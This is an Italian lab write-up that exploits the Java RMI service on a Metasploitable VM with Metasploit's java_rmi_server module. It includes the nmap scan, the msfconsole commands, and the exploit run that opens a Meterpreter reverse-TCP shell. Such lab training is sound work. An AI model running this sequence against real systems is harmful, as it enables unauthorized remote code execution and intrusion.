Progetto Metasploit

Nel progetto di oggi sfrutteremo un servizio vulnerabile nella porta 1099 - Java RMI(Remote Method Invocation), attraverso Metasploit, una piattaforma per lo sviluppo di software che si può utilizzare anche per effettuare Vulnerability Assesment sulle macchine target. Creando anche una sessione utilizzando un payload che prende il nome di Meterpreter, esso ci permette di eseguire comandi nella macchina target.(Es: navigare nel filesystem).

Un payload nel contesto di Metasploit è un frammento di codice malevolo che viene eseguito da un exploit verso la macchina target.

Andiamo ora a differenziare Malware ed Exploit:

Malware:

Definizione: Malware è un termine ampio che comprende qualsiasi tipo di software progettato per danneggiare o sfruttare i sistemi o le reti informatiche. Include una varietà di programmi malevoli, come virus, worm, trojan, ransomware, spyware e altri ancora.

Scopo: il malware viene creato con l'intento di causare danni, rubare informazioni sensibili o ottenere un accesso non autorizzato ai sistemi informatici. Può essere distribuito attraverso vari mezzi, tra cui allegati di posta elettronica, siti Web infetti, download dannosi o supporti rimovibili.

Exploit:

Definizione: Un exploit, invece, si riferisce a una tecnica specifica o a un pezzo di codice che sfrutta una vulnerabilità o una debolezza in un'applicazione o in un sistema software. Gli exploit sono spesso utilizzati dagli aggressori per ottenere un accesso non autorizzato, eseguire codice arbitrario o altre attività dannose su un sistema mirato.

Scopo: gli exploit sono essenzialmente i mezzi con cui vengono sfruttate le vulnerabilità. Possono puntare a bug del software, punti deboli della sicurezza o configurazioni errate per compromettere un sistema. Gli exploit possono far parte di un payload di malware o essere strumenti autonomi utilizzati dagli aggressori durante la fase di sfruttamento di un attacco.

Proseguiamo adesso con lo svolgimento del progetto.

1) Assicuriamoci che le due macchine riescano a comunicare ed eseguiamo una scansione attraverso Nmap, un tool che restituisce informazioni riguardo il sistema in base alla tipologia di attacco considerato.

```
┌──(gippo㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.735 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.10 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.490 ms
^C
── 192.168.50.101 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.490/1.108/2.099/0.707 ms

┌──(gippo㉿kali)-[~]
└─$ nmap -sV 192.168.50.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 07:26 EST
Nmap scan report for 192.168.50.101
Host is up (0.057s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CP
E: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.91 seconds
```

2) Successivamente avviamo il framework di metasploit, cercando l'exploit da noi preso in considerazione. (1099, Java-rmi)

```
└─$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.31-dev                          ]
+ -- --=[ 2346 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1390 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)
```

Selezioniamo l'exploit 1(use "1" o "/path"), lasciando il payload configurato di default.


Fatto questo notiamo che nella tabella options, alcuni attributi "required" non sono configurati. E' importante al fine dello sfruttamento delle vulnerabilità, che la macchina target sia definita.

3) con il comando "set RHOTS ip_meta" definiamo il target, assicuriamoci poi che la modifica sia stata effetttuata.

Se l'exploit andrà a buon fine riusciremo ad aprire una sessione tra Kali(attaccante) e Metasploit(vittima).

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS      192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/OH6q35Fs
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header ...
[*] 192.168.50.101:1099 - Sending RMI Call ...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:53305) at 2023-11-10 07:48:20 -0500
```

Di conseguenza sfruttando la vulnerabilità del servizio è stata instaurata una sessione attraverso la quale avvieremo una fase di “information gathering”.



Java RMI Server Insecure Default Configuration Java Code Execution

Questo modulo sfrutta la configurazione predefinita dei servizi RMI Registry e RMI Activation, che consentono di caricare le classi da qualsiasi URL remoto (HTTP). Poiché invoca un metodo del Garbage Collector distribuito RMI, disponibile attraverso ogni endpoint RMI, può essere utilizzato sia contro rmiregistry che contro rmid e anche contro la maggior parte degli altri endpoint RMI (personalizzati). Si noti che non funziona con le porte Java Management Extension (JMX), poiché queste non supportano il caricamento remoto delle classi, a meno che non sia attivo un altro endpoint RMI nello stesso processo Java. Le chiamate di metodo RMI non supportano né richiedono alcun tipo di autenticazione.

Comandi utili:

-nmap -sV ip_meta(Restituisce versione e porte aperte al momento della scansione)

-msfconsole(Avvia il framework)

-search java_rmi(Keyword attraverso la quale possiamo andare a scegliere e visionare gli elementi di nostro interesse)

-use /path(Seleziona l'exploit)

-show options(Mostra informazioni rilevanti per il funzionamento dell'exploit stesso)

-set RHOSTS ip_meta(Setta l'ip remoto del dispositivo da noi scelto)

-exploit(Avvia l'exploit)

-if config(configurazione della macchina)

-route(tabella di route)

-sysinfo(recupera le informazioni di sistema)

Link utili per la mitigazione della vulnerabilità:

- https://docs.oracle.com/javase/8/docs/technotes/guides/rmi/rmi_security_recommendations.html